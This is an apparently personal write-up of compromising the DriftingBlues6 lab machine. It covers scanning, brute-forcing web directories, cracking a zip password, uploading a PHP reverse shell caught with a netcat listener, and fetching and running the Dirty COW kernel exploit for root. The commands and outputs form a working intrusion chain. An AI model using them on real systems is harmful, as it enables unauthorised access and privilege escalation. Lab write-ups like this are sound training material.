DrifitingBlues6 | Write-up

Machine: DrifitingBlues6
Difficulty: Easy
Platform: Proving Ground Play
Operating System: Linux
Target IP: `192.168.110.219`
Date Completed: 14-02-2026
Author: Armaan Nain

Objectives

- Root Flag

Initial Foothold

Reconnaissance & Enumeration

Port & Service Scan :

Scanned the machine for open services facing public network.

Command : NMAP SCAN

```
`sudo nmap 192.168.110.219 -sCV -oN nmap-scan --min-rate=300 -p-
```

```
80/tcp open  http    Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
| http-robots.txt: 1 disallowed entry
|_/textpattern/textpattern
|_http-title: driftingblues
```

The scan revealed only one open service on port `80` i.e. HTTP. The target machine is suspected to be `debian` . service version to be Apache httpd 2.2.22 and a robots.txt file.

Service Enumeration :

Started enumerating the service ,there was not much to examine on the webpage ,so started searching for any other hidden directories or web pages on the site by directory and sub Directory brute-forcing using multiple wordlists.

Command : Directory Brute forcing

```
gobuster dir -u http://192.168.110.219/ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-
2007_directory-list-2.3-medium.txt -o gobuster.root2 -x zip
```

```
❯ cat gobuster.root
.htaccess.zip        (Status: 403) [Size: 296]
.htaccess            (Status: 403) [Size: 292]
.htpasswd            (Status: 403) [Size: 292]
.htpasswd.zip        (Status: 403) [Size: 296]
cgi-bin/             (Status: 403) [Size: 291]
db                   (Status: 200) [Size: 53656]
index                (Status: 200) [Size: 750]
robots               (Status: 200) [Size: 110]
robots.txt           (Status: 200) [Size: 110]
server-status        (Status: 403) [Size: 296]
textpattern          (Status: 301) [Size: 324] [--> http://192.168.110.219/textpattern/]
```

```
❯ cat gobuster.root2
index                (Status: 200) [Size: 750]
db                   (Status: 200) [Size: 53656]
robots               (Status: 200) [Size: 110]
spammer.zip          (Status: 200) [Size: 179]
spammer              (Status: 200) [Size: 179]
```

```
❯ cat gobuster.textpattern
.htaccess            (Status: 403) [Size: 304]
.htaccess.zip        (Status: 403) [Size: 308]
.htpasswd            (Status: 403) [Size: 304]
.htpasswd.zip        (Status: 403) [Size: 308]
LICENSE              (Status: 200) [Size: 15170]
README               (Status: 200) [Size: 6311]
files                (Status: 301) [Size: 330] [--> http://192.168.110.219/textpattern/files/]
images               (Status: 301) [Size: 331] [--> http://192.168.110.219/textpattern/images/]
rpc                  (Status: 301) [Size: 328] [--> http://192.168.110.219/textpattern/rpc/]
textpattern          (Status: 301) [Size: 336] [--> http://192.168.110.219/textpattern/textpattern/]
themes               (Status: 301) [Size: 331] [--> http://192.168.110.219/textpattern/themes/]
```

Found and downloaded a spammer.zip file , It was password protected , so converted the zip to a hash and cracked it, which gave a `creds.txt` file ,containing credentials of a user registered with service.

Command : Password Cracking


```
zip2>john spammer.zip > creds.hash ; john creds.hash
```

```
❯ unzip spammer.zip
Archive:  spammer.zip
[spammer.zip] creds.txt password:


…/Desktop/Machines/03-DriftingBlues6-offsec
❯ zip2john spammer.zip > creds.hash
ver 2.0 spammer.zip/creds.txt PKZIP Encr: cmplen=27, decmplen=15, crc=B003611D ts=ADCB cs=b003 type=0


…/Desktop/Machines/03-DriftingBlues6-offsec
❯ john creds.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
myspace4         (spammer.zip/creds.txt)
1g 0:00:00:00 DONE 2/3 (2026-02-14 10:33) 9.090g/s 800990p/s 800990c/s 800990C/s angeles!..ship4
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

logged in using the user's credentials. A file upload page was available. So uploaded a simple PHP reverse shell.



Triggered the reverse shell from the files directory after setting up a listener on port 4444 on our machine.

Got a successful reverse connection as user `www-data`

```
Command : Listner
```

```
rlwrap nc -nlvp 4444
```

```
listening on [any] 4444 ...
connect to [192.168.45.225] from (UNKNOWN) [192.168.110.219] 59954
Linux driftingblues 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64 GNU/Linux
 23:26:17 up  1:24,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Privilege Escalation

Technique Used: Linux kernel exploitation

On system enumeration, the kernel was revealed to vulnerable to exploit 'Dirty COW' - [CVE 2016-5195] . SO in short , the exploit overwrites usr/bin/passwd binary and pops us a root shell. After proof reading the exploit for what does it do , compiling and usage instructions.

Transferred the exploit to target and compiled with GCC as it was available on the target, to minimize the chances of any cross compilation errors. rename the exploit as per instructions for the process to be as smooth as possible.

```
Command : Compiling Exploit

gcc cowroot.c -o cowroot -pthread
```

```
wget http://192.168.45.225:8080/cowroot.c
--2026-02-14 00:02:43--  http://192.168.45.225:8080/cowroot.c
Connecting to 192.168.45.225:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4803 (4.7K) [text/x-csrc]
Saving to: `cowroot.c'

100%[======================================>] 4,803       --.-K/s   in 0s

2026-02-14 00:02:43 (918 MB/s) - `cowroot.c' saved [4803/4803]

www-data@driftingblues:/tmp$ gcc cowroot.c -o cowroot -pthread
gcc cowroot.c -o cowroot -pthread
```

After compiling, ran the exploit on system And got a root shell.

Command : Running Exploit

```
./cowroot
```

```
www-data@driftingblues:/tmp$ ./cowroot
./cowroot
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 51096
Racing, this may take a while..
thread stopped
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
root@driftingblues:/tmp# whoami
whoami
root
```

Flags

Root: {HIDDEN}

Tools & Techniques Used

```
Nmap
Gobuster
searchsploit
Netcat
```

```
LinPEAS
Manual Exploitation
```

References

- https://www.exploit-db.com/exploits/40616 : `Dirty COW` exploit used

My Experience :

- The machine was Easy, though i got stuck because of wrong wordlist , I began with `/usr/share/wordlists/dirb/big.txt` wordlist and it did not detect `spammer.zip` , after quite sometime i started from start again with different wordlist and i found it . The rest was easy and quick.
